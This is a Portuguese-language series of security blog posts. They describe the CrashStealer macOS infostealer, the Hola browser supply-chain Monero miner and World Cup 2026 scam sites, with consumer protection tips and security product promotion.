Em maio de 2026, pesquisadores identificaram os primeiros sinais de desenvolvimento desse malware e, no início de julho, detectaram sua atuação em ambiente real. O malware recebeu esse nome devido ao seu mecanismo principal: ele se disfarça da ferramenta integrada de geração de relatórios de falhas do macOS (CrashReporter), enquanto funciona como um infostealer criado para sequestrar dados confidenciais.

Os pesquisadores conseguiram rastrear um dos sites que os usuários visitaram para baixar o malware. O site se passa por uma plataforma legítima de distribuição da ferramenta de videoconferência Werkbit.

Segundo os pesquisadores, esse foi o site usado pelas vítimas para baixar o Werkbit, que continha, sem que elas soubessem, o malware loader CrashStealer. Fonte

No entanto, você não pode simplesmente visitar o site e baixar o software. Antes de iniciar o download, a pessoa precisa informar um PIN de reunião. Essa configuração provavelmente permite que os invasores limitem o alcance da campanha, direcionando-a apenas a vítimas específicas previamente selecionadas. Ainda não se sabe exatamente como os cibercriminosos escolhem seus alvos nem como entregam o PIN.

As pessoas “sortudas” que recebem um código acabam instalando a carga maliciosa inicial, chamada Werkbit Setup. Curiosamente, a carga maliciosa possui um certificado de desenvolvedor da Apple válido e foi aprovada no processo de autenticação de aplicativos da empresa, o que indica que passou pela verificação automatizada destinada a detectar código malicioso. Como resultado, os invasores conseguem contornar o Gatekeeper, mecanismo de proteção integrado do sistema operacional. Isso permite que a carga útil seja iniciada sem acionar os avisos usuais de software não confiável.

[caption] O instalador Werkbit Setup é assinado com um certificado válido de desenvolvedor da Apple e passou pelo processo de autenticação de aplicativos da empresa. Fonte

[/caption]Depois de iniciado, o Werkbit Setup primeiro se conecta ao GitHub. Pesquisadores acreditam que o uso dessa plataforma ajuda os invasores a passar despercebidos, fazendo com que as solicitações iniciais de rede pareçam muito menos suspeitas para as ferramentas de segurança. Depois de obter instruções de um repositório no GitHub, o programa se conecta diretamente ao servidor dos invasores para baixar o próprio CrashStealer.

Em seguida, o carregador salva o malware em uma pasta temporária do macOS, executa-o e apaga a maioria dos arquivos intermediários da instalação. Como resultado, em poucos segundos após a execução do Werkbit Setup, um infostealer totalmente funcional está em operação. Vale destacar que o usuário nunca recebe o aplicativo de videoconferência prometido.

Como o CrashStealer funciona

Ao contrário do carregador Werkbit Setup, o malware CrashStealer em si não é assinado com um certificado de desenvolvedor da Apple. Para evitar que os usuários desconfiem, o malware se disfarça da ferramenta de relatório de falhas do macOS, o CrashReporter, usando exatamente o mesmo nome, identificador de aplicativo e um ícone semelhante.

Depois de executado, o CrashStealer realiza uma sequência de etapas para obter acesso a dados confidenciais, estabelecer persistência no sistema e ocultar rastros:

  1. Remove metadados, incluindo o atributo que identifica o aplicativo como um arquivo baixado da Internet.
  2. Exibe uma solicitação falsa do sistema pedindo a senha do macOS do usuário.
  3. Usa as credenciais capturadas anteriormente para acessar o Keychain, o gerenciador de senhas integrado do macOS.
  4. Verifica se há ferramentas de segurança e softwares de análise de malware instalados no computador.
  5. Coleta senhas salvas nos navegadores, cookies, dados do Keychain e informações de outros gerenciadores de senhas e carteiras de criptomoedas.
  6. Criptografa os dados roubados e os prepara para envio ao servidor dos invasores.
  7. Cria uma cópia de si mesmo e estabelece persistência para ser executado automaticamente sempre que o macOS é inicializado.
  8. Exclui arquivos temporários e outros vestígios da instalação para dificultar ainda mais a detecção.

A segunda etapa merece uma análise mais detalhada. A solicitação de senha exibida ao usuário é extremamente convincente. Além disso, o malware verifica imediatamente se as credenciais estão corretas: se a pessoa cometer um erro de digitação e inserir uma senha inválida, o CrashStealer exibirá a janela novamente para que ela tente outra vez.

[caption] Depois de ser executado, o CrashStealer exibe uma janela pop-up que simula a solicitação padrão de senha do macOS. Fonte

[/caption]

Quais dados o CrashStealer tenta roubar?

A lista de alvos do CrashStealer é extensa. O principal alvo é o Keychain, o gerenciador de credenciais integrado do macOS, onde o sistema armazena credenciais de contas, chaves criptográficas, certificados, tokens e outros dados confidenciais.

Os usuários de gerenciadores de senhas de terceiros também não estão protegidos: o malware rouba dados de 14 desses serviços, incluindo 1Password, Bitwarden, LastPass, Dashlane, Keeper, KeePassXC, NordPass, Enpass e RoboForm.

Além disso, o malware coleta todas as credenciais e cookies armazenados em navegadores baseados no Chromium (Chrome, Brave, Edge, Opera, Opera GX, Vivaldi, Chromium e NAVER Whale) bem como no Firefox. Os invasores demonstram ter um grande interesse em ativos de criptomoedas: o CrashStealer tem como alvo específico os dados de 80 extensões diferentes de carteiras de criptomoedas, incluindo MetaMask, Phantom, Coinbase Wallet, Trust Wallet, Rabby, Exodus, Keplr e Solflare.

Por fim, o malware verifica as pastas Documentos e Downloads em busca de arquivos que possam ser de interesse dos cibercriminosos. O CrashStealer criptografa todos os dados roubados com o algoritmo AES-256-GCM, os compacta em um arquivo ZIP e os envia ao servidor dos invasores.

Como proteger seu dispositivo

O aumento dos ataques direcionados ao macOS é um claro sinal de alerta: quem usa dispositivos Apple precisa adotar uma postura mais proativa em relação à segurança. Recomendamos:

  • Pesquisar sobre os aplicativos na Internet antes de instalá-los
  • Dar preferência a utilitários disponíveis nas lojas de aplicativos oficiais sempre que possível
  • Usar uma solução de segurança confiável que bloqueie sites maliciosos e impeça a atividade de malware no dispositivo
  • Manter todas as suas credenciais e detalhes bancários em um gerenciador de senhas seguro. Uma opção é o Kaspersky Password Manager que, vale destacar, não foi listado entre os aplicativos visados pelo CrashStealer

As soluções de segurança da Kaspersky detectam o malware descrito nesta publicação e atribuem a ele os veredictos HEUR:Trojan-Downloader.OSX.Agent.gen e HEUR:Trojan-PSW.OSX.Agent.gen.

Como o navegador Hola foi utilizado para espalhar um minerador da criptomoeda Monero | Blog oficial da Kaspersky

2 de Julho de 2026, 09:00

No início de junho, pesquisadores de segurança cibernética descobriram que uma versão do navegador Hola para Windows, desenvolvido em Israel (1.251.91.0), baixava um minerador da criptomoeda Monero nos dispositivos dos usuários sem que eles soubessem. Logo após a descoberta, a Hola confirmou que havia sido vítima de um ataque à cadeia de suprimentos. Neste artigo, contamos como o ataque ocorreu, como funciona o minerador e o que isso significa para os usuários afetados.

O que é o navegador Hola e como o malware foi descoberto?

A empresa israelense Hola é mais conhecida por sua VPN, usada por usuários para contornar restrições geográficas e acessar conteúdo bloqueado em determinadas regiões. Além da VPN, a empresa desenvolveu o navegador Hola, que é baseado em Chromium e traz uma VPN integrada, além de recursos de proxy.

Os primeiros sinais de problemas foram detectados pelos pesquisadores durante uma verificação de conformidade padrão para o programa AppEsteem Windows Certified Application. Como parte da certificação, empresas independentes de segurança cibernética auditam os softwares para garantir que contenham apenas os componentes declarados, sem recursos indesejados ou maliciosos. Mesmo após receberem um certificado, os aplicativos são reavaliados regularmente para garantir que continuem atendendo às rígidas diretrizes da AppEsteem.

Foi durante uma verificação de acompanhamento de rotina que os especialistas notaram um arquivo não autorizado agrupado à versão 1.251.91.0 do navegador Hola para Windows. Após a instalação, o arquivo era salvo automaticamente no disco rígido em C:\Program Files\Hola\me{.}exe. Os pesquisadores logo consideraram o arquivo não confiável por vários indícios suspeitos: ele não constava na lista de arquivos de aplicativos aprovados, não tinha carimbo de data/hora nem assinatura digital. Além disso, o código estava bastante ofuscado, sendo capaz de se injetar diretamente na memória do sistema.

Porém, os pesquisadores notaram que o arquivo não estava presente em todas as instalações. Como a infecção não atingiu todos os usuários, os especialistas logo suspeitaram que uma etapa específica do pipeline de distribuição do navegador Hola havia sido comprometida. A Hola acabou confirmando essa teoria, admitindo que foi vítima de um ataque à cadeia de suprimentos.

Quanto ao próprio arquivo me{.}exe suspeito, uma análise mais detalhada revelou que se tratava de um minerador de criptomoedas furtivo configurado para minerar Monero. Vamos agora analisar os detalhes técnicos de como tudo aconteceu.

Como os invasores usaram o navegador Hola para minerar o Monero?

Os mineradores de criptomoedas são programas que aproveitam o poder de processamento de um computador para minerar criptomoedas. Embora alguns usuários instalem esses softwares voluntariamente, mineradores executados em uma máquina sem o conhecimento do proprietário são considerados indesejados.

A execução de um minerador oculto pode deixar um dispositivo muito mais lento, aumentar a conta de eletricidade do usuário e reduzir a vida útil do hardware. Dito isto, vale notar que a infecção de um dispositivo por um minerador não significa que as criptomoedas do proprietário serão roubadas; o dano limita-se ao consumo dos recursos de hardware, utilizados pelos invasores para obter ganho financeiro.

Conforme mencionado acima, o download malicioso incluído no navegador Hola inseriu um minerador da criptomoeda Monero nos dispositivos das vítimas. Lançado em 2014 e baseado no protocolo CryptoNote, o Monero atualmente é negociado a cerca de US$ 330 por unidade.

Comparado a moedas mais conhecidas, como Bitcoin ou Ethereum, o Monero é mais exótico e menos conhecido pelo público geral. Esse status de nicho reflete-se no aumento relativamente modesto do seu preço e em uma menor capitalização de mercado, sendo quase 200 vezes menor que a do Bitcoin. No entanto, o Monero tem um benefício que o destaca: a privacidade. Enquanto o Bitcoin e o Ethereum operam em blockchains públicas e transparentes, onde qualquer pessoa pode rastrear as transações, o Monero é uma “moeda de privacidade”. Ele usa mecanismos criptográficos avançados para ocultar o remetente, o destinatário e o valor da transação. Esse anonimato extremo é exatamente o motivo pelo qual os hackers preferem os mineradores ocultos de Monero, pois eles dificultam o rastreamento das transações por autoridades e profissionais de segurança cibernética.

Além disso, o algoritmo do Monero foi projetado para usar CPUs padrão de forma eficiente na mineração. Isso contrasta fortemente com muitas outras criptomoedas populares, que exigem hardware ASIC especializado ou GPUs de ponta para gerar lucro.

Mas vamos analisar melhor o caso do navegador Hola. Ao analisar o código me{.}exe malicioso, os pesquisadores descobriram que ele estava adicionando automaticamente seus próprios arquivos à lista de exclusão do Microsoft Defender. Ao entrar na lista de permissões, o malware contornou o antivírus do Windows, permitindo a execução do minerador de criptomoedas em segundo plano sem qualquer impedimento.

Então, o programa fez uma cópia de si mesmo sob o nome HolaMonitorService{.}exe e configurou um serviço persistente do Windows em segundo plano chamado hola_monitor_svc. Essa manobra permitiu que o malware se instalasse no sistema, sendo iniciado automaticamente sempre que o computador era reiniciado. Para evitar suspeitas por quedas de desempenho, o minerador permanecia inativo e era acionado apenas quando o computador estava ocioso.

Como proteger seu dispositivo contra mineradores de criptomoedas e malware

Felizmente, a equipe de desenvolvedores da Hola agiu rápido após a detecção do arquivo suspeito. Eles confirmaram a violação da cadeia de suprimentos, mas afirmaram que apenas 0,1% dos usuários foram afetados. Desde então, a empresa reforçou a segurança em torno do pipeline de distribuição de atualizações para garantir que os usuários recebam apenas componentes de software aprovados, certificados e contendo assinatura digital no futuro.

Devido a esse incidente, recomendamos que todos os usuários do navegador Hola o atualizem para a versão mais recente, especialmente aqueles que executam o aplicativo no Windows.

Essa situação é um exemplo clássico de por que é tão importante manter todos softwares atualizados e executar uma Home Security solução robusta de segurança cibernética em todos os seus gadgets. Por exemplo, o Kaspersky Premium fornece alertas em tempo real sobre comportamento suspeito de software e faz o bloqueio instantâneo de ameaças. Como um bônus adicional, a assinatura do Kaspersky Premium inclui uma VPN segura e confiável.

Lembre-se de que mineradores maliciosos de criptomoedas também atacam smartphones, disfarçando-se muitas vezes de jogos populares e até de aplicativos oficiais de serviços governamentais. Confira nossas postagens anteriores para saber mais:

  • ✇Blog oficial da Kaspersky
  • Copa do Mundo 2026: fique atento a esses golpes | Blog oficial da Kaspersky Olga Altukhova (Svistunova)
    A Copa do Mundo atrai muitos fãs, mas também muitos golpistas. Enquanto milhões de fãs sintonizam para assistir às partidas, cibercriminosos trabalham duro para tentar roubar seus dados pessoais e dinheiro. De fato, já detectamos mais de 336 sites falsos que se parecem exatamente com o site oficial da Copa do Mundo! À medida que o maior evento esportivo do ano ganha força, aqui estão os principais sinais de alerta que você deve observar. Transmissões gratuitas legítimas (não é golpe) Assistir à
     

Copa do Mundo 2026: fique atento a esses golpes | Blog oficial da Kaspersky

A Copa do Mundo atrai muitos fãs, mas também muitos golpistas. Enquanto milhões de fãs sintonizam para assistir às partidas, cibercriminosos trabalham duro para tentar roubar seus dados pessoais e dinheiro. De fato, já detectamos mais de 336 sites falsos que se parecem exatamente com o site oficial da Copa do Mundo! À medida que o maior evento esportivo do ano ganha força, aqui estão os principais sinais de alerta que você deve observar.

Transmissões gratuitas legítimas (não é golpe)

Assistir à Copa do Mundo de 2026 (WC26) presencialmente se transformou em uma missão e tanto. Os fãs de futebol estão furiosos com os preços dos ingressos, que foram oficialmente considerados os mais altos da história de todas as copas do mundo. Além dos custos de hospedagem e viagem, a situação é ainda pior devido às políticas de imigração rigorosas dos Estados Unidos: árbitros, funcionários das equipes e até jogadores enfrentaram grandes problemas na obtenção de vistos. Mas os fãs ainda querem assistir aos jogos, e é exatamente aí que plataformas de streaming falsas surgem para “ajudar”.

O golpe acontece assim: cibercriminosos criam sites falsos que prometem acesso gratuito às transmissões das partidas da Copa do Mundo. Mas no momento em que você clica em Assistir agora, é preciso se registrar e pagar por um “acesso vitalício” a todos os jogos do torneio. No exemplo abaixo, os golpistas solicitam pagamento em criptomoedas, o que é um tanto incomum, já que eles normalmente preferem os bons e antigos cartões bancários.

Exemplo de um site de streaming de vídeos falso que exige que os usuários se registrem e paguem com criptomoedas para assistir a todos os jogos da Copa do Mundo de 2026

Exemplo de um site de streaming de vídeos falso que exige que os usuários se registrem e paguem com criptomoedas para assistir a todos os jogos da Copa do Mundo de 2026

Os torcedores que estão desesperados para assistir seus times favoritos ao vivo correm o risco de perder não apenas dinheiro, mas também seus dados pessoais, que poderão ser usados por hackers em ataques de phishing direcionados.

Uma aposta perdedora

A popularidade de previsões de resultados de partidas e apostas esportivas sempre aumenta durante a Copa do Mundo, e os golpistas não perdem tempo em lucrar com essa tendência. E por trás dos slogans chamativos, podemos encontrar táticas clássicas de golpes.

Observe este site em espanhol muito bem projetado. Para se registrar, é necessário fornecer uma enorme quantidade de informações pessoais, incluindo seu nome completo, número de identificação nacional, endereço de e-mail e número de telefone. Além disso, é claro, você tem que criar uma senha. Se uma vítima usar a mesma senha para várias contas, ela estará entregando as chaves da sua vida digital para os cibercriminosos.

Para adivinhar os resultados das partidas, este site exige que você forneça muitas informações pessoais, exceto dados biométricos

Para adivinhar os resultados das partidas, este site exige que você forneça muitas informações pessoais, exceto dados biométricos

Outro site, desta vez mirando usuários na Colômbia, transformou o processo de registro em uma tarefa árdua e onerosa, usando táticas de golpe muito conhecidas.

  • Para “verificar” seu perfil, você é forçado a usar o WhatsApp sob o pretexto de evitar complicações legais.
  • Antes da sua conta ser ativada, você deve fazer um depósito. Isso significa enviar 100.000 pesos colombianos (cerca de US$ 29) para uma conta informada pelos golpistas e enviar o comprovante para um “administrador” no WhatsApp.
  • Em seguida, você deve esperar 12 horas para que o “administrador” ative manualmente seu perfil.
  • Então, após tudo isso, os golpistas dizem que você pode fazer apostas ilimitadas (mas é claro que isso não é verdade).
Esses criminosos criaram um site completo, mas todas as operações são feitas pelo WhatsApp. Isso é um sinal de alerta!

Esses criminosos criaram um site completo, mas todas as operações são feitas pelo WhatsApp. Isso é um sinal de alerta!

Em muitos países, incluindo a Colômbia, apostas esportivas estão sujeitas a regulações estritas. Apenas alguns operadores licenciados têm permissão legal para executar sites desse tipo, e os usuários são obrigados por lei a fazer uma verificação de identidade. Por causa disso, essas soluções alternativas suspeitas podem parecer tentadoras para pessoas que gostam de apostar, mas não querem, ou não podem, passar pelo processo de verificação oficial.

Infelizmente, os golpistas sempre ganham neste cenário. Seu depósito inicial e todas as apostas que você fez no site vão parar no bolso deles. No final do dia, o único objetivo real dos golpistas é esvaziar a carteira das vítimas o máximo que puderem.

Descontos para colecionadores!

A Copa do Mundo não envolve apenas partidas. Ela também bate recordes com a venda de produtos para colecionadores: adesivos, cachecóis, camisas de times, bolas de jogos oficiais e muito mais. É natural que muitos golpistas fiquem ansiosos para obter uma fatia desse lucro.

Dê uma olhada neste site que oferece adesivos e álbuns “exclusivos e de edição limitada”. Notou algo suspeito?

Os preços são muito baratos! Pena que o site é falso

Os preços são muito baratos! Pena que o site é falso

Observe os preços: os descontos são altíssimos, ainda que o torneio esteja em pleno andamento. Basta uma comparação rápida do preço em relação a sites legítimos para constatar que se trata de um golpe. Na captura de tela acima, os golpistas estão cobrando 67 euros por uma coleção de adesivos. Em marketplaces on-line reais, a mesma coleção custa pelo menos o dobro, e no site oficial da Panini, custa três vezes mais.

Sites falsos que imitam lojas populares de artigos esportivos também vendem caneleiras, meias, camisas e outros equipamentos. Claro que você nunca receberá a mercadoria. Ao invés disso, perderá seu dinheiro e os dados do cartão bancário.

Quando golpistas não têm qualquer intenção de entregar um produto, eles oferecem grandes descontos e frete grátis

Quando golpistas não têm qualquer intenção de entregar um produto, eles oferecem grandes descontos e frete grátis

Ofertas que parecem boas demais para ser verdade são um dos maiores sinais de alerta. Para piorar a situação, os sites falsos agora parecem tão profissionais quanto os reais graças à ajuda da IA, tornando mais difícil do que nunca detectá-los. Por isso, recomendamos que você instale nosso pacote de segurança antes de começar a fazer compras on-line. Ele bloqueia sites de phishing em tempo real e usa o recurso Safe Money para manter seus dados financeiros seguros.

Futebol por e-mail

Outra estratégia de ataque envolve campanhas de spam centradas na Copa do Mundo. Em um e-mail, nossos especialistas descobriram um anúncio de um serviço de análise de partidas de futebol e dicas de apostas. O anúncio usa a tática clássica da urgência: “APENAS 10 VAGAS DISPONÍVEIS”. Então corra antes que acabem! Naturalmente, o acesso tem um preço: AU$ 200.

Golpistas fazem a vítima se apressar para tomar uma decisão

Golpistas fazem a vítima se apressar para tomar uma decisão

Esse golpe tem como alvo fãs que gostam de apostas esportivas, e o pagamento por esses serviços geralmente termina de duas maneiras: eles perdem dinheiro com garantia zero de obter previsões reais ou caem em uma armadilha financeira ainda mais profunda e com várias etapas.

Como evitar cair nos golpes

Em todos esses cenários, a Copa do Mundo é apenas mais um pretexto conveniente para os cibercriminosos. Assim que o torneio terminar, eles certamente voltarão aos seus truques habituais, como ofertas de emprego falsas ou golpes de phishing do Telegram, até que a próxima Olimpíada ou torneio de futebol aconteçam e eles voltem a visar fãs de esportes.

Nossas pesquisas mostram que os golpes on-line evoluíram para uma grande empresa ilegal. Você não está mais enfrentando golpistas solitários; você está lidando com grandes redes criminosas. Quando se trata de defesa, a melhor abordagem é ser proativo. Ao instalar o Kaspersky Premium, você pode proteger todos os seus dispositivos contra malware, phishing, spam e sites maliciosos ou fraudulentos. Além disso, o Kaspersky Password Manager, que está incluso no pacote, gerará senhas complexas e exclusivas, armazenará com segurança seus dados confidenciais (como documentos e cartões bancários) e impedirá o preenchimento automático das suas credenciais em sites falsos.

  • Assista às partidas apenas em plataformas de streaming legítimas. Não confie em avaliações falsas e nunca insira as informações do cartão bancário em sites não verificados. Fique de olho não apenas em sites de streaming suspeitos, mas também em aplicativos IPTV falsos. Conforme abordado em detalhes nesta publicação, eles são usados com frequência pelos golpistas para infectar dispositivos com Cavalos de Troia.
  • Compre de forma inteligente. A melhor maneira de evitar ser enganado é comprar mercadorias somente por meio de canais oficiais (onde você não encontrará descontos altíssimos suspeitos) ou comprá-las pessoalmente em lojas de varejo oficiais.
  • Não clique em links suspeitos. Se você receber um e-mail com uma oferta boa demais para ser verdade, sejam dicas de apostas exclusivas ou qualquer outra coisa, simplesmente ignore-o e exclua-o.
  • Evite fazer login por meio de bots do Telegram. O mínimo que isso vai fazer é evitar futuras dores de cabeça e propagandas irritantes. E, na melhor das hipóteses, impedirá que sua conta seja invadida e que suas criptomoedas sejam roubadas.
  • Prefira utilizar chaves de acesso sempre que possível. Ao contrário das senhas tradicionais, que são fáceis de roubar e podem ser inseridas em qualquer página de login falsa, uma chave de acesso está vinculada a um site específico por meio de criptografia e não funcionará em uma página de phishing. O Kaspersky Password Manager pode armazenar e sincronizar suas chaves de acesso em todos os seus dispositivos.

Que outras artimanhas os golpistas usam para ganhar dinheiro rápido? Confira nossas outras postagens:
Clones de carteiras de criptomoedas por phishing na App Store e outros ataques contra usuários de iOS e macOS

11 de Maio de 2026, 10:39

Mesmo que você mantenha seus criptoativos em uma cold wallet (offline) e utilize dispositivos da Apple, que têm forte reputação em segurança, cibercriminosos ainda podem encontrar formas de desviar seus valores. Esses agentes maliciosos estão combinando técnicas conhecidas em novas cadeias de ataque, incluindo a atração de vítimas diretamente dentro da App Store.

Clones de carteiras de criptomoedas


Em março passado, identificamos aplicativos de phishing no topo dos rankings da App Store chinesa, com ícones e nomes que imitavam ferramentas populares de gerenciamento de carteiras de criptomoedas. Como restrições regionais bloqueiam vários aplicativos oficiais de carteiras na App Store chinesa, invasores passaram a explorar essa lacuna. Eles criaram aplicativos falsos com ícones semelhantes aos originais e nomes com erros ortográficos intencionais, provavelmente para contornar a moderação da App Store e enganar os usuários.

Aplicativos de phishing na App Store aparecendo nos resultados de busca por Ledger Wallet (anteriormente Ledger Live)

Aplicativos de phishing na App Store aparecendo nos resultados de busca por Ledger Wallet (anteriormente Ledger Live)

